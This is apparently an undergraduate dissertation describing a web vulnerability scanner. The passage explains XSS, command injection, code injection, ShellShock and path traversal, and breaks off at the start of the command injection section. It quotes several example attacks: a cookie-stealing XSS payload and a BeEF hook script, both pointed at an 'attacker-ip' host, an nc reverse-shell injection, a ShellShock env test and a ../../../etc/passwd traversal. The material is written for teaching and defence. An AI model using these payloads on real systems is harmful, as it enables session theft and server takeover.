Kieron Turk

A Web Application Vulnerability Scanner

Part II Computer Science Project

Gonville and Caius College

2020

Declaration of Originality

I, Kieron Turk of Gonville and Caius College, being a candidate for Part II of the Computer Science Tripos, hereby declare that this dissertation and the work described in it are my own work, unaided except as may be specified below, and that the dissertation does not contain material that has already been used to any substantial extent for a comparable purpose.

I, Kieron Turk of Gonville and Caius College, am content for my dissertation to be made available to the students and staff of the University.

Signed

[illegible]

Date: 14 April 2020

Proforma

Candidate Number:	2342E
Project Title:	A Web Application Vulnerability Scanner
Examination:	Computer Science Tripos - Part II 2020
Word Count[1]:	11782
Lines of Code[2]:	1597
Project Originator:	Dissertation Author
Project Supervisor:	Graham Rymer

Original Aims of Project

The aim of this project is to create a system which can crawl a website, identify all inputs, and proceed to detect a range of vulnerabilities than can be exploited on these inputs. It will be designed for extensibility, such that further vulnerability tests can easily be added in the future. The core tests will be Cross Site Scripting and Command Injection. A command line interface will be created, and graphical interfaces or plugins .

Work Completed

The site crawler has been designed and implemented, and finds all inputs on pages reachable with the given credentials or cookies. Both reflected and stored XSS detection have been implemented, detecting many known vulnerabilities on tested websites. Both *NIX and Windows command injection have been implemented, using a range of methods to discover vulnerabilities on a range of systems. I have also implemented code injection, path traversal, and ShellShock vulnerability tests as extensions. Vulnerability reports are created, indicating the vulnerability locations, and optionally providing explanations and mitigations for the vulnerabilities.

Special Difficulties

Pandemic.

[1]Counted with TeXCount
[2]Counted with `cat *{,/*}.py *.sh | wc -l`

Contents

List of Figures

List of Tables

Chapter 1

Introduction

Web-applications are often subject to attacks from hackers for a variety of reasons, from gathering data stored by the website to replacing files served with malicious ones. There is a large range of well-known vulnerabilities in web-applications that can be used to attack a site, and it is vital that these are detected before they are exploited. In this dissertation, I present Pinpoint: a web-application vulnerability scanner for automated detection and reporting of common website vulnerabilities.

1.1 Motivation

Many common vulnerabilities go unknown by website developers, as well as the methods for their mitigation and prevention. This leads to many severe issues being present on websites, likely to be unpatched until they are exploited and cause major damage to the site owners. A common way to avoid being vulnerable to such attacks is to hire a penetration tester (or "pentester"), to attempt to break into the website or server and report any vulnerabilities found so that the application developers can fix them.

Pentesters make use of a variety of tools to aid discovery and exploitation of these vulnerabilities. For example, ZAP [10] and W3AF [14] are both scanners that test for a wide range of common vulnerabilities in websites. There are also many tools that test for single vulnerabilities, such as XSSer [6] for cross site scripting and Commix [3] for command injection.

The most common and most dangerous vulnerabilities are documented by publications such as the OWASP top ten critical web-application security risks [11] and the HackerOne top ten most impactful and rewarded vulnerability types [7]. The major vulnerabilities seen on both of these lists include XSS, various types of injection, broken authentication and CSRF. Many of these can be discovered by hiring a pentester, or automatically through use of vulnerability-detection tools.

In this project, I aim to create a tool that scans for a variety of common website vulnerabilities, focusing on the most commonly reported vulnerability, XSS, and one of the most dangerous vulnerabilities, command injection. The core design feature is extensibility, such that new vulnerability tests can be easily added in the future.

1.2 Related Work

There exist many tools for detecting and exploiting vulnerabilities that are widely used by pentesters and hackers alike. The OWASP Zed Attack Proxy (ZAP) [10] project is created by OWASP to find instances of their top ten vulnerabilities, as well as various other vulnerabilities. W3AF [14] is a similar project created in Python, and aims to become "the nmap for the Web" over time.

For the problem of XSS, there are tools such as XSSer [6], which discovers XSS vulnerabilities by searching for parameters that could be injected into, then submitting an attack vector combined with a payload containing a hash for this test. If the payload is triggered and the hash part of the result, then a vulnerability can be reported. XSSer tests over 1300 different vectors for XSS, discovering the majority of possible vulnerabilities.

The most popular tool for command injection is Commix [3]. Commix attacks the given pages by attempting to force all inputs to execute a command that Commix can validate has executed correctly. Commix also proves a "psuedo-terminal" to the user on success, allowing them to run commands like in a terminal, while Commix repeatedly exploits the found vulnerability.

Chapter 2

Preparation

This chapter begins with an analysis of what is required of the project in section 2.1, identifying a set of required features as well as a set of extensions. This is followed by discussions the results of my background research into each of the vulnerabilities in sections 2.2 through 2.6, including what each vulnerability is, how it is exploited, and how it can be prevented. The end of this chapter contains notes on the technologies used for this project and professional practices in sections 2.7 and 2.8, and the starting point of the project in section 2.9.

2.1 Requirements Analysis

The vulnerability scanner searches for vulnerabilities across a given website, and so it must contain a crawler to find as many pages on the website as are reachable, as well as any inputs on the website which may be vulnerable to attack. It would be useful to have additional methods of finding web pages, such as the ability to parse a sitemap file that some sites make available, or to be able to parse the robots.txt file used by other web crawlers.

The two core vulnerabilities chosen for this project are cross-site scripting (XSS) and command injection. For XSS, the scanner should be able to detect both reflected and stored XSS vulnerabilities in websites. It does not need to detect DOM XSS, as this is a very niche problem thanks to modern browsers. For command injection, the scanner should be able to detect vulnerabilities in both Windows and *NIX systems.

Should there be enough time for extensions, four additional vulnerabilities to test for have been selected: code injection, path traversal, ShellShock, and SQL injection. There are also two additional methods for interfacing with the application as extensions. Three of the four vulnerabilities (code injection, ShellShock, SQL injection/SQLi) are variants on injection, which is consistently seen as the most dangerous class of vulnerabilities. Within code injection, the focus is PHP and Perl injection due to these languages commonly being used within websites. For ShellShock, the initial patch was revealed to be incomplete, and so the scanner should test for both the original vulnerability and a later attack. Existing SQLi scanners use five different methods to detect or exploit an SQLi vulnerability: a small subset of these would be sufficient for detection, provided at least one results based and one blind method are implemented, although more can optionally be implemented. The non-injection attack is path traversal, which should function on both Windows and *NIX systems.

The two proposed interfaces are a GUI and a browser plugin, both of which would make the application much more user-friendly. On the other hand, they would both be considerable amounts of work, and the vulnerability extensions shall be prioritised over the interfaces.

2.2 Cross Site Scripting

Cross Site Scripting (XSS) is a vulnerability allowing an attacker to provide arbitrary JavaScript to a web page which is then be served to unsuspecting visitors of the page and run in their browser. There are three variants of this vulnerability: reflected XSS, stored (or "persistent") XSS, and DOM XSS.

In reflected XSS, an HTTP request causes JavaScript to be run on the resulting page. If this is a get request, the malicious code can be obfuscated to avoid suspicion, and the link can then be shared in phishing attacks to run code on victim's browsers. This can occur whenever a user supplied value appears somewhere in the resulting page.

In persistent XSS, JavaScript can be submitted to a page which is stored on the website indefinitely. Any user visiting the page unknowingly runs the malicious code provided previously. This is possible anywhere input is shown to all users of a site — common examples are comment or review forms.

In DOM XSS [8], the malicious code is not part of the raw HTML of our page, but instead is loaded into the DOM at parse time - for example, JavaScript can be included in the URL, and if the code that runs as a result evaluates document.URL at run-time, the malicious code will be executed without it appearing on the page. This is a niche method for exploiting XSS and nowadays is prevented by the browser, and so we are not concerned with its detection.

XSS attacks can be used to steal information from or to control the victim's browser. One of the most common attacks is cookie stealing, in which an attacker provides a payload such as

```
<img src="http://attacker-ip/"+document.cookie />
```

and then sets up a local web server to listen for incoming HTTP requests. Whenever this payload runs on a victim's browser, an HTTP request is made to the attacker's server which includes the cookies from the browser, and so the attacker can record the cookies to be able to log in as the victim at a later date.

Much more complex attacks can also be run even by low skilled hackers, or "script kiddies", due to the availability of websites such as xss-payloads[1] which provide ready to run payloads, covering attacks such as keylogging and forcing a malicious file to be downloaded. Frameworks such as BeEF [2] also allow for many attacks to be run easily, by providing a "hook" script that turns all victim browsers into "zombies" that can be forced to run any of over 300 readily available payloads at any time. This can be injected into a vulnerable site with a payload as simple as

```
<script src="http://attacker-ip:3000/hook.js"></script>
```

which the BeEf framework provides for the user, alongside some example sites to test it out on.

[1] `http://www.xss-payloads.com/`

To prevent XSS, extensive filtering needs to be put in place on user input. It is advisable to use existing XSS filtering functions provided by web frameworks, as it is easy to miss an attack vector when implementing one's own filtering. OWASP provides cheat sheets for preventing XSS [13], aiding website developers, as well as evading filters that prevent XSS [12] for the benefit of penetration testers.

2.3 Command Injection

There are various situations in which it is easier to use a command line tool than to implement some functionality in a program. For example, the easiest way to check if a website is up is to call `ping -c 4 www.mywebsite.com` and see if there is a response. Many programming languages provide means to run command line tools, through calls such as `system("command")`, `exec("command")` or `` `command` ``. This is a useful feature, but poses a security vulnerability if any user supplied input is given to this command, as it becomes possible for a user to run their own commands through the server.

Consider a simple case in PHP where our website provides an is-it-up service, by pinging the user's chosen website:

```
if (preg_match('/\d* bytes from/',shell_exec("ping -c 4 $website"))) {
    echo "The website is up.";
} else {
    echo "The website is down.";
}
```

Should the user provide a legitimate website, this functions as intended. However, the user could set the website to be "www.google.com ; nc attacker_ip 1337 -e /bin/bash", which then pings google before running the malicious command afterwards, which connects to the attacker's machine and gives them a shell. The attacker now has access to the web server, and can replace pages of the website with malicious ones, download malware to the server, or attempt to get root access to take over the server fully.

Due to the potential an attacker has when they find a command injection vulnerability, command injection is one of the most dangerous vulnerabilities a website can have. It can be avoided through strong filtering of user input to ensure it has no special characters, or by finding a different method to implement the chosen functionality without calling to the command line.

2.4 Code Injection

Many programming languages have "eval" as a built in method for executing code inside another program. This allows the programmer to dynamically generate and run code - and also introduces the possibility that an attacker can modify the code before it is run, forcing the system to run malicious code. Many modern programming languages provide methods to run system commands through the language, which means that code injection can almost always be escalated to command injection. Some existing scanners such as Commix[3] group command and code injection due to this, testing for both as command injection.

Code injection is not limited to eval - some programming languages have additional vulnerabilities that are easily left unknown by developers and are present in their site. For example, in Perl there are two versions of the "open" method for files: one with two arguments and one with a third that defines the mode to open the file. In the two argument version, the file is opened through the command line, meaning that if there are any pipes or other redirect characters in the file name system commands can be executed through file open. Consider the example:

```
$user_input = "file | ls |";
open(my $fh, "/path/to/folder/" . $user_input);
```

In this example, a file is opened, redirects the data to ls - which ignores the input and executes - then the output of ls is sent to the file handler $fh. This is effectively equivalent to running

```
cat /path/to/folder/file | ls |
```

in Bash, and hence ls can be replaced with any system command and run these commands on the server, through Perl.

Code injection can generally be prevented by avoiding the use of eval in any programming language. Specific examples such as the Perl open vulnerability often require knowledge of the vulnerability, however modern programming tutorials tend to hide this from programmers by attempting to avoid awareness of the vulnerable version entirely, showing only the safe version of the command. For example, the Perl open documentation[2] shows many examples of 3 argument open, and only explicitly mentions the 2 argument version to say that "it is safe to use the two-argument form of open if the filename argument is a known literal".

2.5 ShellShock

ShellShock is a vulnerability in old versions of Bash in which a user defined environment variable can be used to run arbitrary commands. When a new instance of Bash is created, Bash looks through the table of environment variables for any encoded scripts, creates a command that defines these scripts and then runs the command. In CVE-2014-6271[3], it was discovered that any trailing strings after a function defined in an environment variable are executed when Bash parses the environment variable table. As such, anyone with the ability to define environment variables could run arbitrary code on the server. The main attack vectors for this are web servers using Apache's Common Gateway Interface (CGI), scripts run by some DHCP clients, and the ForceCommand feature of OpenSSH. Shortly after the vulnerability was first disclosed and an initial patch released, several other new CVEs[4][5][6] featuring methods to exploit ShellShock were announced despite the initial patch.

The principle CVE explains an exploit similar to the following:

```
env x='() { :; }; echo Shell Shocked' bash -c "echo testing"
```

In which an environment variable's definition includes an empty function, as well as a command to print "Shell Shocked", which should never run. It then invokes a new Bash instances which

[2]https://perldoc.perl.org/functions/open.html
[3]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
[4]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6277
[5]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
[6]https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169

then prints "testing". On vulnerable machines, the new Bash instance evaluates the environment variable x, including the trailing command, and hence also print "Shell Shocked".

The fix for this vulnerability is to update the server's version of Bash.

In the Apache CGI case, an attacker can submit carefully crafted HTTP requests to files in the cgi-bin directory (or equivalent directory reserved for storing CGI scripts) on the web server. The headers from this request are copied to environment variables before the target CGI script is run. Bash scripts or files which otherwise call Bash (using system() calls for example) are vulnerable to ShellShock through the environment variables sent in the request, and run the malicious code placed in the HTTP headers.

2.6 Path Traversal

Websites sometimes provide an interface to access different files on the website to allow users to browse directories of uploaded files, for example. However, if the proper restrictions are not in place, a user can escape the chosen directory and traverse the full file system of the web server. This is known as path traversal, and it can lead to various information being leaked and sensitive files accessed.

A common way to demonstrate path traversal is to attempt to access /etc/passwd on a UNIX server, which gives a list of users of the site, alongside their default shells, home directories, and other information. This file is present on all UNIX systems and is readable by any user by default, making it suitable as an example for path traversal. The information in this file is not particularly harmful, but the ability to access a file outside the website which can only be read by users on the server proves the vulnerability's presence.

The most common way in which this vulnerability is created is through a service such as

http://www.mywebsite.com/image-viewer.php?file=example.jpg

which allows the user to select one of the available files uploaded to a directory. The malicious user can then escape this directory with a filename such as

http://www.mywebsite.com/image-viewer.php?file=../../../etc/passwd

to be able to access any file available on the system. If this system adds an extension to the file provided, for example above if the url contained ? file =example and the .jpg is added by the web server, it is often possible to provide a null terminator (%00 at the end of the URL) so that the file extension is never read and we can still access non-jpg files from the server. This does not always work, for example when strings have fixed length and do not rely on null terminators or if the null character is escaped.

It is possible for this vulnerability to leak more sensitive information than the example /etc/passwd - if the web server needs to access an external site or service that requires a login, it is common for this to be stored in plaintext somewhere on the server. If this is true, the login information can be obtained through a path traversal vulnerability. Equally, if a database is in use by the web server, the local login credentials must be stored in plaintext and accessible by the website - which the malicious user is now acting as. This allows the user to gain remote access to the website database, potentially causing a large data breach.

Path traversal can be prevented in multiple ways. The main method is to never use user input, or user controllable input, as part of a file path name. If this is not possible, validation can be performed on the input provided, either ensuring it is one of a set of known safe paths (by comparing to a list of files in a folder, for example) or by performing filtering of dot and slash characters in the path after "normalising" the input (by decoding from URL encoding and replacing overloaded Unicode characters with their ASCII variants). If available, a chroot jail can additionally be used to limit potential path traversal to the website root directory (for example, Apache2 on *NIX systems stores all files in /var/www/html).

2.7 Technologies Used

Python3 has been chosen as the programming language for this project. It provides many useful libraries and simple interfaces to perform a variety of tasks, allowing the focus to be on the core features of the dissertation instead of needing to implement other sub projects before being able to work on the core of my project. Bash is used to create various "helper scripts" for installation of the software and to aid further development of the project.

Both the Python Requests library and the Selenium framework are used as web interfaces for the scanner. Requests is a lightweight, fast package for creating and handling HTTP requests, and a suitable interface whenever it is not required to interact with the browser itself. In the cases where it is, a headless browser becomes necessary, and Selenium provides this functionality. It provides headless versions of Chrome, Firefox, and other major browsers, and a simple but comprehensive interface to control the browser instance.

For some vulnerability tests, a local web server has to be running to listen for requests from the website being scanned. The webhook-listener package is used for this, due to the ability to provide custom functionality when receiving a web request, as well as having implemented web request handling.

2.8 Professional Practice

2.8.1 Development Model

This project is a large piece of software, and so a software development model should be chosen to ensure optimal development of the project over time. The system is split into a core and several components, and it is advantageous to research, design, prototype and implement each component separately. I have chosen to use the spiral model of development, in which the project cycles through several phases of development. Each new cycle is an opportunity to begin the new component, while revising the other components as necessary.

2.8.2 Legality & Disclaimer

This project has the potential to be used illegally. In scanning for vulnerabilities, it is actively exploiting them, and some users may do so with the intent of exploiting the vulnerabilities found. Both the program's exploitation of the vulnerability and the facilitation of further exploitation are illegal under regional laws.

In the United Kingdom, unauthorised access to computer material is illegal under the Computer Misuse Act 1990 [1], section 1, even if it is not directed at any specific program or data (article 2):

> Unauthorised access to computer material.
>
> (1) A person is guilty of an offence if—
>   (a) he causes a computer to perform any function with intent to secure access to any program or data held in any computer, or to enable any such access to be secured ;
>   (b) the access he intends to secure, or to enable to be secured, is unauthorised; and
>   (c) he knows at the time when he causes the computer to perform the function that that is the case.
>
> (2) The intent a person has to have to commit an offence under this section need not be directed at—
>   (a) any particular program or data;
>   (b) a program or data of any particular kind; or
>   (c) a program or data held in any particular computer.

Furthermore, access with intent to facilitate further offences is illegal under the Computer Misuse Act 1990, section 2, article 1:

> Unauthorised access with intent to commit or facilitate commission of further offences.
>
> (1) A person is guilty of an offence under this section if he commits an offence under section 1 above ("the unauthorised access offence") with intent—
>   (a) to commit an offence to which this section applies; or
>   (b) to facilitate the commission of such an offence (whether by himself or by any other person);

Existing vulnerability scanning tools often include a disclaimer to warn users of this fact and to avoid liability. Having researched the disclaimers used by a variety of tools, it is noted that many are almost identical. I have chosen the disclaimer used by XSSSniper [4], as it is not worded specifically to the program and it is in the same format observed with other scanners. On program launch, the disclaimer states:

> Scanning targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Authors assume no liability and are not responsible for any misuse or damage caused by this program.

2.8.3 Licences

This project has two dependencies with licences: Selenium Webdriver and Webhook-Listener. Selenium Webdriver is shared under the Apache 2.0 License[7], permitting use, modification and distribution of the software. It is required that a licence and copyright notice is included if my project is a copy or derivative of Selenium, in addition to stating any changes made to the software, however Pinpoint simply uses the software and hence this is not necessary.

Webhook-Listener is distributed under the MIT license[8], permitting the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the software. A notice must be included in all copies or substantial portions of the software, however as Pinpoint uses the package and is not modifying it this is not necessary.

I have chosen to include an Apache 2.0 License with Pinpoint. This preserves my copyright while allowing the use, modification and derivation of the project for those who wish to.

2.9 Starting Point

I have been using Python as a programming language for several years and have created a variety of projects with it. I have also been using Bash for a year to create scripts within projects, after being taught through the IB Unix Tools course.

I have some knowledge of web exploits from the IB Security course, and have further knowledge of manually exploiting them from training for and participating in various CTF competitions.

I have previously used tools for exploiting specific vulnerabilities, such as SQLmap and SQLninja for SQL injection, as well as XSSer and XSSSniper for XSS attacks.

I have prior experience with version control systems such as Git, which I will be using to track changes to my project and also as a backup for the code.

[7] `https://www.apache.org/licenses/LICENSE-2.0.html`

[8] `https://opensource.org/licenses/MIT`

Chapter 3

Implementation

This chapter commences with a discussion of the structure of the project and the major design decisions made in section 3.1. The core functionality of the scanner is described in section 3.2, followed by detail of the pre-scan crawling (section 3.3) and OS fingerprinting (section 3.4). The scans for each of the vulnerabilities are then explored in sections 3.5 through 3.9. A detailed overview of the repository structure is provided in section 3.10.

3.1 System Structure

The focus for the design of the project is extensibility: ensuring that future vulnerability tests are simple to add to the system so that it can easily be made more useful in the future. As such, the system uses the strategy design pattern: an abstract class is created with abstract fields and methods, that are then implemented by child classes such that the child classes can be instantiated and interacted with. The abstract class' methods are used throughout the code, such that when a new child class is used the code works for the new class. The strategy pattern is used for both the Exploits and the Vuln[erability]Reports, as can be seen in figure 3.1 overleaf. Any specific vulnerability then implements these two abstract classes, and a single line of code is added to the main function to use the new Exploit class. The idea is to create a new Exploit class with any data from the main program that it requires, then call Exploit.exploit() to run tests for the locator that the exploit was initialised with. Each exploit class contains a static list of payloads, as the common functionality of all exploits is to try a series of payloads and check if they execute, indicating the presence of a vulnerability.

The vast majority of vulnerabilities are within a form on a web page or within the parameters of a URL. The Locator class represents these forms of being able to submit data to a page. The Locator contains the URL of the page where data can be submitted, the action to take to submit the form (most commonly, another URL to submit the form to), the set of parameters to be submitted as well as their default values taken from the page, and the HTTP method to be used to submit the data. The Locator provides a make_request function, to generate either an HTTP request and send it to the website, or to interact with a Selenium driver to send data to a page. This can take a parameter to attack, along with a payload to execute, and send this in the request for the Locator.



Figure 3.1: Pinpoint UML diagram

The crawler is its own class, enabling a single instance to combine the different methods of locating possible vulnerable locations on the website. The main functions for exploring the website are crawl_page, which finds all URLs and Locators on a given page, and crawl_from, which performs a breadth-first search crawl of the website. Additionally, crawl_robots and crawl_sitemap provide additional methods of finding URLs to explore later.

The main report object combines all of the VulnReports found by the various Exploits of the scanner. It abstracts away the work of removing duplicate reports, as well as sorting the reports into the pages they are attacking.

3.2 Scanner Core

The core of Pinpoint begins by parsing the arguments given to the scanner. It then creates a crawler instance, and crawls any additional specified sources of URLs. These include robots.txt, an XML sitemap, or a file with a list of URLs. The scanner then attempts OS fingerprinting to identify which OS the web server is running, optimising later tests if successful. The crawler is then run from the user-specified link, discovering all reachable pages and all possible injection points on these sites.

The scanner then moves on to vulnerability testing. The report object and Selenium driver are created, as well as the webhook_listener local web server for handling the requests from command and code injection. After this, the vulnerability tests need to be run. As some vulnerabilities are per page and some are per locator, there are two loops: one to iterate through explored URLs, and one for created locators.

Each exploit is called in turn and its results added to the report with

```
report.add(Exploit(locator, *args).exploit())
```

for the relevant locators. For ShellShock, a locator is created for the current URL if the URL contains “cgi”, as Pinpoint exploits the Apache CGI Shellshock vector. For all other exploits, the locators discovered by the crawler are used. After iterating through all of the vulnerability tests on all locators and pages, Pinpoint waits for several seconds for the web requests that may be delayed to arrive. The report for all vulnerabilities found is then shown, and running processes cleaned up.

3.3 Crawling

The web crawler begins by loading the given start page from the user. It then repeatedly finds URLs and forms on the current web page, adding all found URLs to to_explore and storing the Locators representing the forms for later use. The crawler uses a breadth first search, implemented by using a deque as the to_explore queue and storing the URLs already seen in a set called explored. The use of a set allows for constant time lookup and insert, which are the two operations required during crawling. Python does not provide a queue structure, and hence a deque is used for to_explore, ignoring the additional functionality provided.

The crawler allows for both a maximum depth to be set, as well as a maximum time. To allow the depth to be limited, the point in the queue where the depth of pages being explored changes is tracked. This is done by appending the current depth after all URLs at that depth: appending

"1" to the initial set of URLs, then upon finding an integer in the queue, add one and append to the end of the list if it does not indicate that the maximum depth has been reached.

There are two methods to limit the execution time of a process in Python: through Signals, which throw an exception after a given period, or by running the process in another thread and limiting the execution of this thread. Python signals can be ignored, notably by a Request waiting for a reply, whereas thread joins always force the thread to terminate and hence time limiting has been implemented with threads.

The web crawler was implemented with Python Requests and Beautiful Soup, as Requests provides a fast HTTP request interface and Beautiful Soup allows simple parsing and querying of the HTML result.

3.3.1 Finding Pages

To locate URLs in a web page, the crawler looks in various places for potential URLs and attempts to form them into URLs. As the crawler parses from HTML, many paths are not absolute URLs but paths relative to the current URL, and so they must be parsed into absolute paths for the crawler to be able to request them. The crawler first uses a URL regular expression to attempt to find URLs in the page source, which finds all absolute links that may not necessarily be in the other searched locations. The crawler then gathers the href attributes of all "a" tags (hyperlinks), as well as the actions (submit-to pages) from "form" tags.

3.3.2 Finding Inputs

All possible get and post requests publicly available are given as either forms with a get or post method, or as a URL with the get request encoded into it. For forms, all form tags in the page are obtained, then their children searched for different inputs. The crawler searches for input, textarea, button, select and datalist tags, then gathers a default value from each where it is given and creates a locator representing this information. For selects and datalists, it is required to search their children for an option tag to be able to gather a default value.

3.3.3 Additional URLs

The scanner allows the user to ask for robots.txt to optionally be obeyed or exploited. In either case, the crawler begins by loading the robots.txt file if it exists, then uses a lambda function to filter the file to lines containing allow or disallow, followed by a URL. These URLs are then gathered into lists of allow and disallow URLs. If the crawler is obeying the robots file, all disallowed URLs are added to the explored set so that they are not visited — however, if the file is being exploited, the disallowed URLs are added to the allowed URLs. These URLs are then added to to_explore.

Pinpoint also provides functionality to scrape the sitemap.xml file that some websites provide. This is parsed using Beautiful Soup, using the standard format of sitemap files to locate the URLs of the site.

3.4 OS Fingerprinting

During various vulnerability tests, the payloads used are often specific to either Windows or *NIX systems. As such, it is useful to attempt to identify the operating system being run by the web server, known as fingerprinting. This allows payloads that do not work on the given operating system to be removed, using all payloads if the OS family in use cannot be identified.

To achieve this, Pinpoint uses banner grabbing: using the HTTP request headers sent by the server to identify information about the server. Pinpoint sends a HEAD request to the page given in the command line over a raw socket, which the server replies to with the standard headers for the website. Within these headers should be the "server" header, in which the web server identifies what system it is running. This commonly includes keywords such as "ubuntu", "freebsd" or "windows", allowing us to identify the operating system in use. This is not always the case, as some servers may state the server software in use (such as "cloudflare" or "apache") without listing the operating system. If this is the case, Pinpoint identifies the OS as "unknown" and does not use the optimisations that would be available from knowing the operating system.

3.5 Cross Site Scripting (XSS)

In XSS, the aim is to run JavaScript by submitting it to the website. The code must be part of the website after it was submitted, and hence many inputs can be filtered out if they are not be visible on the site after the request was made. This is done by submitting a UUID to the current parameter, and then checking if the returned page contains it. If not, look through the known pages of the site to try to find the UUID in case the result is on a different page, and if it is not found then the input is not vulnerable to XSS.

Having found a potentially vulnerable parameter and the page it is sent to, Pinpoint then submits a series of payloads that contain JavaScript to this parameter and checks if the code runs on the resulting page. The most common method of testing for XSS is to attempt to run `alert('some text')` in the browser, which can be tested for using a headless browser such as Selenium. Selenium provides handling for JavaScript alerts, and the payloads used pass an alert to the site and see if they run on the returned page. To prevent other alerts on the page from causing false positives, the text of all injected alerts is a UUID, which can be compared to the shown alert text. If the UUID does not match then the alert was not caused by this test and can be removed, repeating until either there are no remaining alerts or an alert with matching text is found.

The discovered vulnerabilities must be categorised into reflected and stored XSS. If an alert runs in the response page for the test request and does not run when the page is refreshed (without any data submitted), then it is an instance of reflected XSS. If the alert runs on a different page to the result or persists when the page is reloaded, it is an instance of stored XSS.

3.5.1 XSS Payloads

There are multiple methods of running an alert in the browser. The most simple cases are plain JavaScript, and JavaScript which is surrounded by <script> tags. JavaScript can also run inside certain properties of HTML tags, such as image sources. Furthermore, event handlers can be defined on HTML tags to run custom code on load or error, and force these scenarios to occur if they do not already. For example, an onerror event handler containing malicious code can be created, providing another invalid attribute such as the source in `<img src=/ onerror='malicious_code()' />` to trigger the error handler.

Our code may not be placed in the page in a way where it can run on its own: it may instead be in a certain "context" that can be escaped, such as an HTML comment, HTML element or inside quotes. Pinpoint contains a list of escapes that can optionally be combined with each of the other payloads to improve XSS coverage.

The solution to XSS is to use input filtering, however it is often possible to work around filters that have not been extensively tested. As such, Pinpoint is also capable of encoding all payloads in a variety of methods to evade badly implemented filters. Methods for doing this are largely taken from the OWASP XSS filter evasion cheatsheet [12]. The encodings chosen attempt to hide from filters in two ways: encoding special characters, and encoding the alert that runs.

Special characters can be encoded using URL encoding or double URL encoding, in which %hex or %25hex are used to encode special characters. %25 is the encoding of %, which allows %25hex to reduce to %hex and then be evaluated while avoiding filters that are aware of standard URL encodings of characters. Alternatively, the HTML & encodings for these special characters can be used. For the alert, JavaScript methods can be used to decode and then run versions of the alert from hex, Unicode or base64.

3.6 Command Injection

